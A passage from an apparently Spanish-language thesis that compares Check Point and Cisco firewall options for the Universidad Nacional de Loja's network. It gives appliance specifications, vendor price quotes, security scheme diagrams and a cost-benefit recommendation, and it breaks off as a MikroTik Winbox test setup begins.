- 185,000 connections per second, 64 byte response
- 6.4/12.8/25.6M concurrent connections, 64 byte response[3]

Real-World Production Conditions

- 3,850 SecurityPower Units
- 30 Gbps of firewall throughput
- 8 Gbps IPS
- 5.2 Gbps of NGFW[1]
- 2.5 Gbps of Threat Prevention[2]

Virtual Systems

- Maximum VS (base/HPP/max memory): 60/80/125

Your performance may vary depending on different factors. Visit www.checkpoint.com/partnerlocator to find an appliance that matches your unique requirements.

1. Includes Firewall, Application Control and IPS Software Blades. 2. Includes Firewall, Application Control, URL Filtering, IPS, Antivirus, Anti-Bot and SandBlast Zero-Day Protection Software Blades. 3. Performance measured with default/HPP/maximum memory.

Expansion Options

Base Configuration (using 2 of 3 expansion slots)

- 2 on-board 10/100/1000Base-T RJ-45 ports
- 8x 10/100/1000Base-T RJ-45 IO card
- 2 x 10GBaseF SFP+ IO card
- 2x CPUs, 16x physical cores, 32x virtual cores (total)
- 16 GB memory (32 and 64 GB options)
- Redundant dual hot-swappable 1TB HDD or 480GB SSD
- Redundant dual hot-swappable power supplies (AC or DC)
- Lights-Out-Management (LOM)
- Slide rails (22" – 32")

Network Expansion Slot Options

- 8x 10/100/1000Base-T RJ45 port card, up to 24 ports
- 4x 1000Base-F SFP port card, up to 12 ports
- 4x 10GBase-F SFP+ port card, up to 12 ports
- 2x 40GBase-F QSFP port card, up to 4 ports

Fail-Open/Bypass Network Options

- 4x 10/100/1000Base-T RJ45 port card
- 2x 10GBase-F SFP+ port card

Network

Network Connectivity

- Total physical and virtual (VLAN) interfaces per appliance: 1024/4096 (single gateway/with virtual systems)
- 802.3ad passive and active link aggregation
- Layer 2 (transparent) and Layer 3 (routing) mode

High Availability

- Active/Active and Active/Passive - L3 mode
- Session failover for routing change, device and link failure
- ClusterXL or VRRP

IPv6

- NAT66, NAT64
- CoreXL, SecureXL, HA with VRRPv3

Unicast and Multicast Routing (see SK98226)

- OSPFv2 and v3, BGP, RIP
- Static routes, Multicast routes
- Policy-based routing
- PIM-SM, PIM-SSM, PIM-DM, IGMP v2, and v3

Physical

Power Requirements

- Single Power Supply rating: AC(600W), DC(800W)
- AC power input: 90 to 264V (47-63Hz)
- DC input current: -40.5V/24A -48V/19.2A, -60V/16.0A
- Power consumption avg/max: AC200/297W, DC262.6/297W
- Maximum thermal output: 1013.4 BTU/hr.

Dimensions

- Enclosure: 2RU
- Dimensions (W x D x H): 17.4x20.84x3.5 in.(442x529x88mm)
- Weight: 31.5 lbs. (14.3 kg)

Environmental Conditions

- Operating: 0° to 40°C, humidity 5% to 95%
- Storage: –40° to 70°C, humidity 5% to 95% at 60°C

Certifications

- Safety: UL, CB, CE, TUV GS
- Emissions: FCC, CE, VCCI, RCM/C-Tick
- Environmental: RoHS, REACH[1], ISO14001[1]

[1] factory certificate

Figura 47. Especificaciones técnicas del equipo

Figura 48. Parte posterior del equipo

Figura 49. Parte anterior del equipo

2.1.1.3 Costo referencial.

La oferta económica (Anexo 8) del equipo Check Point 15600, se lo realizó con el proveedor Coresolutions. Se realizó también la plataforma de cibersuguridad firewall de próxima generación con Check Point (Anexo 8).

Cant.	Descripción	Unitario	Total
1	**Check Point Security Gateway Appliance**	101.084,00	101.084,00
	Un Appliance Check Point 15600 Next Generation Threat Extraction		
	8 puertos 1GbE y 2 puertos 10GbE LAN, 1 puerto Mngr 1GbE. 3850 SecurityPower™		
	2 discos de 1TGB en RAID-1, 32GB RAM, 2 fuentes de poder, para Rack 2U		
	Rendimiento del equipo en producción **(tráfico real combinado)**:		
	576 Gbps of firewall throughput. IPS throughput 18 Gbps		
	17 Gbps of FW+IPS+Appl Ctrl. 5,7Gbps of Threat prevention throughput		
	12.800.000 sesiones concurrentes 185.000 sesiones por seg.		
	Software de Control y Acceso:		
	· Firewall		
	· Identity Awareness		
	· VPN IPSec		
	· Advanced Networking & Clustering		
	· Mobile Access (200 usuarios concurrentes)		
	Software con servicios Next Generation Threat Extraction (NGTX)		
	· IPS		
	· Application Control		
	· URLF Filtering		
	· Anti-Virus		
	· Anti-Bot		
	· Anti-Spam		
	· Threat Emulation (Sandboxing en la nube, hasta 100.000 archivos/mes)		
	· Threat Extraction		
	Servicios y Soporte de Check Point durante 1 año		
	Suscripción corporativa para actualización de Software		
	Soporte Técnico Colaborativo Standard 5x9		
	Servicio Técnico de Coresolutions		
	40 horas para instalación y configuración inicial		
	20 horas para soporte técnico colaborativo post-instalación		
	Especialistas técnicos certificados por el fabricante		
	Modalidad de servicio 5x9 de Lunes a Viernes de 8:30 a 17:30		
	Renovación Check Point 15600 NGTX por USD43.459,00+IVA 1 año.		
	Oferta según lista de precios vigente para el segundo año.		
Nota: El precio no incluye el IVA.		**TOTAL**	**101.084,00**

Figura 50. Cotización firewall Check Point 15600

2.1.2 Check Point 5600.

Figura 51. Firewall 5600 de próxima generación

Se seleccionó este modelo de los equipos recomendados de acuerdo al sizing realizado (Anexo 5), para lo cual de cada estudio se debe tomar el modelo que queda cerca del 50% de carga del SPU. Para entender mejor, el SPU (Secure Power Unit) es la unidad de medida de Check Point para dimensionar equipos.
Este modelo cubre a los docentes-administrativos y puede dar cobertura a la red de datacenter sobre el cual se cargan la mayor cantidad de políticas de IPS que son tareas de seguridad de alto impacto en el procesador.

Las características del equipo fueron tomadas de la hoja técnica de la página oficial de Check Point (Ver anexo 7)

2.1.2.1 Soluciones de seguridad.

EL equipo ofrece una solución de seguridad completa y consolidada disponible en dos paquetes completos:

- **Next Generation Threat Prevención (NGTP).** Aplica capas de protección para prevenir amenazas cibernéticas sofisticadas con IPS, control de aplicaciones, filtrado de direcciones URL, antivirus, anti-bot y seguridad de correo Electrónico.
- **Next Generation Threat Prevention (NGTX).** NGTP Con protección de amenazas de día cero con SandBlast, que incluye emulación de amenazas y extracción de amenazas.

	NGTP	NGTX (SandBlast)
	Prevent known threats	Prevent known and zero-day attacks
Firewall	✓	✓
VPN (IPsec)	✓	✓
IPS	✓	✓
Application Control	✓	✓
URL Filtering	✓	✓
Anti-Bot	✓	✓
Anti-Virus	✓	✓
Anti-Spam	✓	✓
SandBlast Threat Emulation	×	✓
SandBlast Threat Extraction	×	✓

Figura 52. Seguridad del firewall

2.1.2.2 Especificaciones técnicas.

Performance

Ideal Testing Conditions

- 25 Gbps of UDP 1518 byte packet firewall throughput
- 7.8 Gbps IPS
- 5.8 Gbps of NGFW[1]
- 1.45 Gbps of Threat Prevention[2]
- 6.5 Gbps of AES-128 VPN throughput
- 185,000 connections per second, 64 byte response
- 3.2/6.4/12.8 million concurrent connections, 64 byte response[3]

Real-World Production Conditions

- 950 SecurityPower Units
- 17.5 Gbps of firewall throughput
- 1.9 Gbps IPS
- 1.18 Gbps of NGFW[1]
- 540 Mbps of Threat Prevention[2]

Virtual Systems

- Maximum VS (base/HPP/max memory): 10/20/20

Your performance may vary depending on different factors. Visit www.checkpoint.com/partnerlocator to find an appliance that matches your unique requirements.

1. Includes Firewall, Application Control and IPS Software Blades. 2. Includes Firewall, Application Control, URL Filtering, IPS, Antivirus, Anti-Bot and SandBlast Zero-Day Protection Software Blades. 3. Performance measured with default/HPP/maximum memory.

Expansion Options

Base Configuration

- 10 on-board 10/100/1000Base-T RJ-45 ports
- 1x CPUs, 4x physical cores, 4x virtual cores (total)
- 8 GB memory (16 and 32 GB options)
- 1x 500GB (HDD) or 1x 240GB (SSD) drive
- 1 AC or DC power supply (2 redundant PSU option)
- Fixed rails (slide rail option)
- (Lights-Out-Management (LOM) option)

Network Expansion Slot Options (1 slot available)

- 8x 10/100/1000Base-T RJ45 port card, up to 18 ports
- 4x 1000Base-F SFP port card, up to 4 ports
- 4x 10GBase-F SFP+ port card, up to 4 ports

Fail-Open/Bypass Network Options

- 4x 10/100/1000Base-T RJ45 port card
- 2x 10GBase-F SFP+ port card

Network

Network Connectivity

- Total physical and virtual (VLAN) interfaces per appliance: 1024/4096 (single gateway/with virtual systems)
- 802.3ad passive and active link aggregation
- Layer 2 (transparent) and Layer 3 (routing) mode

High Availability

- Active/Active and Active/Passive - L3 mode
- Session failover for routing change, device and link failure
- ClusterXL or VRRP

IPv6

- NAT66, NAT64
- CoreXL, SecureXL, HA with VRRPv3

Unicast and Multicast Routing (see SK98226)

- OSPFv2 and v3, BGP, RIP
- Static routes, Multicast routes
- Policy-based routing
- PIM-SM, PIM-SSM, PIM-DM, IGMP v2, and v3

Physical

Power Requirements

- Single Power Supply Rating: 275W
- AC power input: 90-264V, (47-63Hz)
- Power consumption maximum: 103W
- Maximum thermal output: 351.5 BTU/hr.

Dimensions

- Enclosure: 1RU
- Dimensions (W x D x H): 17.2x20x1.73 in.(437.9x508x44mm)
- Weight: 17.53 lbs. (7.95 kg)

Environmental Conditions

- Operating: 0° to 40°C, humidity 5% to 95%
- Storage: -40° to 70°C, humidity 5% to 95% at 60°C

Certifications

- Safety: UL, CB, CE, TUV GS
- Emissions: FCC, CE, VCCI, RCM/C-Tick
- Environmental: RoHS, REACH[1], ISO14001[1]

[1] factory certificate

Figura 53. Especificaciones técnicas del equipo




Figura 54. Parte posterior del equipo




Figura 55. Parte posterior del equipo

2.1.2.3 Costo referencial.

La cotización (Anexo 8) se lo realizó con el proveedor Coresolutions. Se realizó también con el proveedor la plataforma de cibersuguridad firewall de próxima generación con Check Point (Anexo 8).

Cant.	Descripción	Unitario	Total
1	**Check Point Security Gateway Appliance** Un Appliance Check Point 5600 Next Generation Threat Prevention 8 puertos LAN 1GbE, 1 puerto Mngr 1GbE. 950 SecurityPower™ 1 disco duro de 500GB, 16GB RAM, 1 fuente de poder, para Rack 1U Rendimiento del equipo en producción **(tráfico real combinado)**: 25Gbps of firewall throughput. IPS throughput 7,8Gbps 5,8Gbps of FW+IPS+Appl Ctrl. 1,45Gbps of Threat prevention throughput 6.400.000 sesiones concurrentes 185.000 sesiones por seg. **Software de Control y Acceso:** · Firewall · Identity Awareness · VPN IPSec · Advanced Networking & Clustering · Mobile Access (5 usuarios concurrentes) **Software con servicios Next Generation Threat Prevention (NGTP)** · IPS · Application Control · URLF Filtering · Anti-Virus · Anti-Bot · Anti-Spam **Servicios y Soporte de Check Point durante 1 año** Suscripción corporativa para actualización de Software Soporte Técnico Colaborativo Standard 5x9 **Servicio Técnico de Coresolutions** 35 horas para instalación y configuración inicial 15 horas para soporte técnico colaborativo post-instalación Especialistas técnicos certificados por el fabricante Modalidad de servicio 5x9 de Lunes a Viernes de 8:30 a 17:30 *Renovación Check Point 5600 NGTP por USD16.684,00+IVA 1 año.* *Oferta según lista de precios vigente para el segundo año.*	33.360,00	33.360,00
Nota: El precio no incluye el IVA.		**TOTAL**	**33.360,00**

Figura 56. Oferta económica del equipo Check Point 5600

2.2 Esquema de red seguro con el firewall Check Point perimetral y el firewall Check Point interno

En la Figura 57, se muestra el esquema de seguridad perimetral alternativo con el firewall Check Point de perímetro que controla las aplicaciones web y el control de la navegación y el firewall interno que controla el acceso local y wan; los dos equipos tendrán habilitados el antivirus, anti-bot e IPS y el firewall de perímetro además de tener estas funcionalidades tendrá habilitado el filtrado de url y control de aplicaciones (Anexo 4,5).

En la zona desmilitarizada (DMZ) están los servicios que son alcanzados por la IP pública desde afuera como el servidor web, servidor de cursos virtuales, etc, y en cambio en el data center (DC) están los servicios internos como el servidor de base de datos del SGA, servidor Quipux, etc.




Figura 57. Esquema de seguridad alternativo 1

Análisis: En el esquema de seguridad alternativo de seguridad (Figura 57) el tráfico entrante desde el Internet, debe alcanzar los servicios públicos a través de la DMZ de servicios pasando por el firewall. Los equipos de la red LAN siempre pasarán por el firewall de perímetro ya que este dispositivo será la puerta de enlace predeterminada a Internet.

Las conexiones de clientes WiFi pueden ser corporativas o de invitados y según cada caso se aplican políticas en base al usuario conectado, ya que la plataforma puede ser conectada al directorio activo para autenticar las conexiones de usuarios.

El acceso al centro de datos será a través del firewall interno aplicando políticas de acceso y control de Malware a fin de blindar los recursos disponibles en este segmento de red.

El firewall tendrá la gestión con el Security Management y tendrá su propia bitácora de actividades localmente, para archivo y análisis de eventos y reportes de uso de cada uno de los recursos en cada sede con administración centralizada en una sola consola capaz de gestionar todos y cada uno de los elementos de seguridad en una máquina virtual en el centro de datos y la conexión Cliente Servidor será cifrada y segura.

Ventajas y Desventajas

TABLA XXIX. VENTAJAS Y DESVENTAJAS CON LA PROPUESTA CHECKPOINT

Propuesta alternativa 2	
Ventajas	**Desventajas**
• Seguridad de manera íntegra protegiendo el perímetro y la red interna. • El firewall de perímetro es un firewall de nueva generación. • El firewall interno trae las soluciones de antibot, antivirus e IPS. • Son equipos nuevos • Es una marca líder a nivel mundial en seguridad de firewalls de red empresarial. • En número de Connections per second es superior al módulo FirePower. • La capacidad de conexiones concurrentes es mayor que el módulo FirePower. • Ofrece la tecnología Sandbox que es de su propia autoridad. • Equipos Robustos. • Garantizan rendimiento, eficiencia y seguridad. • Para el filtrado de URL controla millones de páginas web por la cantidad de categorías que ofrece.	• Dar de baja al ASA, aun estando funcionando de manera normal. • La institución no puede contar con un presupuesto tan elevado para la adquisición de los dos equipos.

➢ Desarrollo de la propuesta de seguridad alternativa 2.

Luego de haber realizado y analizado la propuesta de seguridad para el ASA actual con el módulo FirePower y una propuesta alternativa de seguridad con Check Point como proveedor diferente, se propone una nueva propuesta alternativa.

- **Esquema de red seguro con el Check Point perimetral y el firewall ASA.**

En la figura 58, se muestra un nuevo esquema de seguridad alternativo con el firewall Check Point como perímetro y el firewall Cisco ASA, que tiene actualmente implementado la Universidad Nacional de Loja, como un firewall para controlar el tráfico entrante a la red interna.




Figura 58. Esquema de seguridad alternativo 2

Análisis: El esquema de seguridad (Figura 58) se plantea como alternativa 2, en el caso de existir limitaciones en el presupuesto asignado en el plan anual de contratación pública de la Universidad Nacional de Loja. En la propuesta se propone adquirir el firewall Check Point 15600 para el perímetro de la red, en la cual el tráfico entrante desde internet debe alcanzar los servicios públicos a través de la DMZ pasando por el firewall perimetral; y, los equipos de la red LAN siempre pasarán por este firewall en donde este dispositivo será la puerta de enlace predeterminada a internet. Chek Point tendrá incorporado las funcionalidades de un firewall de nueva generación como, IPS, anti-bot, antivirus, filtrado de url y control de aplicaciones (Anexo 4).

El acceso al centro de datos será a través del firewall interno Cisco ASA que actualmente tiene implementado la Universidad Nacional de Loja aplicando políticas solo a nivel de capa 3, para bloquear accesos indebidos y permitiendo al mismo tiempo comunicaciones autorizadas o acceso a los distintos servidores de la red interna a través de filtrado de protocolos, puertos y direcciones IPs.

Ventajas y Desventajas

TABLA XXX. VENTAJAS Y DESVENTAJAS PROPUESTA ALTERNATIVA 2

Propuesta alternativa 2	
Ventajas	**Desventajas**
• Mejor alternativa en cuanto a costo-beneficio • Se protegería el perímetro de la red con un equipo nuevo, robusto, eficiente y seguro. • Se reutilizaría el ASA como firewall interno. • La red interna quedara protegida a nivel de capa 3. • Se garantizará la seguridad a la red en dos etapas. • Utilización del ASA hasta que cumpla su tiempo de vida útil, quede obsoleto o el proveedor ya no de soporte. • Una vez que el ASA quede obsoleto se podrá migrar a un firewall nuevo.	• Inconvenientes al adquirir nuevas actualizaciones, en la cual se tendrá que actualizar por separado. • El soporte será por separado a cada equipo. • A nivel interno solo se dará seguridad básica.

Análisis Técnico - Económico.

TABLA XXXI. ANÁLISIS TÉCNICO ECONÓMICO

Características	Firewall Cisco ASA	Firewall Cisco ASA con FirePower.	Un Firewall Check Point como perímetro y un firewall Check Point interno.	Un firewall Check Point como perímetro y el ASA actual como interno.
		Propuesta 1	**Propuesta 2**	**Propuesta 3**
Seguridad Perimetral				
Control de aplicaciones		✓	✓	✓
Filtrado de URL		✓	✓	✓
Anti – Virus			✓	✓
IPS		✓	✓	✓
Seguridad móvil			✓	✓
Anti-Bot		✓	✓	✓
Seguridad de Correo		✓	✓	✓
IPSec – VPN		✓	✓	✓
Sandbox			✓	✓
Filtering de https data			✓	✓
Seguridad Interna				
Antivirus			✓	
Anti – Bot			✓	
IPS			✓	
Seguridad a nivel de capa 3			✓	✓
SUBTOTAL: **IVA 14%:**		$ 87.532,43 $ 12.254,54	$ 134.444,00 $ 18.822,16	$ 101.084,00 $ 14.151,76
TOTAL:		$ 99.786,97	$ 153.266,16	$ 115.235,76

Síntesis: Una vez analizada la información del cuadro comparativo técnico (Tabla XXXI) se aprecia que:

- La propuesta 1 de adquirir el módulo FirePower para el ASA se presenta como una alternativa de costo pero no se consideraría la mejor opción debido a que la red interna seguirá desprotegida, limitación de algunas tecnologías para proteger el borde de la red, y se invertiría en un equipo de varios años de funcionamiento que en un determinado tiempo podrá llegar a tener fallas o quedar obsoleto, por lo tanto, esta propuesta se presenta como una alternativa de costo más que como una alternativa de seguridad y beneficio.
- La propuesta 2 de adquirir dos equipos de la marca Check Point para proteger el perímetro y la red interna, se presenta como una alternativa de seguridad bastante robusta, debido a que el perímetro de la red quedará protegido con un Check Point de nueva generación y además la marca es líder a nivel mundial en seguridad en firewalls a nivel empresarial. Así mismo, se garantizará la seguridad del data center con el Check Point interno, el mismo que integra módulos como IPS, para la inspección de vulnerabilidades que puede tener el software de los servidores, sean estos sistemas operativos o aplicaciones, integra también antivirus y antibot para inspeccionar el tráfico entrante que no tenga virus y ataques avanzados persistentes; brindando seguridad con estos módulos a la red interna, la que puede venir de la red local, de la red inalámbrica y desde otra red como la wan. Por lo tanto, esta propuesta se presenta como la mejor alternativa de seguridad mas no como una alternativa de costo.
- La propuesta 3 de adquirir el Check Point de perímetro y colocar el ASA actual como un firewall interno, se presenta como la más apropiada, debido a que se garantizaría la seguridad del perímetro de la red con un equipo nuevo, de mayor capacidad, más robusto, fiable, con las tecnologías de un firewall de nueva generación y a un mejor precio, en comparación con el módulo FirePower. Debido también a que se protegerá la red interna con el ASA actual, definiendo por puertos el acceso a los servicios que brindan los distintos servidores. Este equipo funcionará normalmente hasta que cumpla su tiempo de vida útil, quede obsoleto, comience a presentar fallas, ya no pueda satisfacer la demanda del tráfico de red o se elimine el soporte por parte del fabricante. En caso de que esto suceda y exista el presupuesto necesario se lo podrá reemplazar por un Chek Point interno nuevo para dar mayor seguridad a la red interna. De esta

forma, se garantizará la seguridad de la red de datos de la universidad Nacional de Loja por etapas. Por lo tanto, esta propuesta se presenta como la mejor alternativa en cuanto a seguridad perimetral, seguridad básica del centro de datos, costo, beneficio y funcionalidad.

3. Montar un escenario de pruebas de acuerdo a la infraestructura con la que cuenta la Unidad de Telecomunicaciones e Información de la Universidad Nacional de Loja.

Para el escenario de pruebas de las nuevas funcionalidades para el Firewall Cisco ASA 5585 se lo realizó con el objetivo de demostrar cómo sería la nueva solución en caso de adquirirla. Se realizó dos escenarios de prueba, con el demo NGFW online (gratuito) que es un equipo real de Fortigate 1500D de Fortinet con el licenciamiento activo de Fortinet y en un router Mikrotik de capa 7 que tiene algunas funcionalidades de un NGFW.

Para el escenario de pruebas del FirePower de Cisco y Check Point, los proveedores no dan las facilidades a menos que la institución se vea interesada de manera oficial en adquirir la solución; esto para el caso de la prestación de un equipo físico. Para un demo online es imposible ya que el proveedor tendría que brindarnos sus credenciales para el acceso. Para lo cual se lo realizó con Fortinet que es la competencia directa de Ciscoy Check Point en la solución de seguridad perimetral, ofreciendo las mismas funcionalidades.

*3.*1 Escenario de pruebas en el router Mikrotik.

3.1.1 Herramienta winbox.

Winbox es una herramienta ejecutable de administración de Mikrotik RouterOs usando una interfaz gráfica de usuario fácil y simple. Se lo puede ejecutar en Linux, Mac y Windows.

3.1.2 Inicio de winbox.

Luego de haber descargado winbox, debemos hacer doble clic en él y la ventana loader winbox aparecerá (Figura 59).




Figura 59. Pantalla de inicio de winbox

3.1.3 Conexión al router Mikrotik.

Para conectarnos al router Mikrotik debemos introducir la IP o MAC del router, se especifica nombre de usuario y contraseña (si lo hay) y hacemos clic en el botón connect (Figura 60).

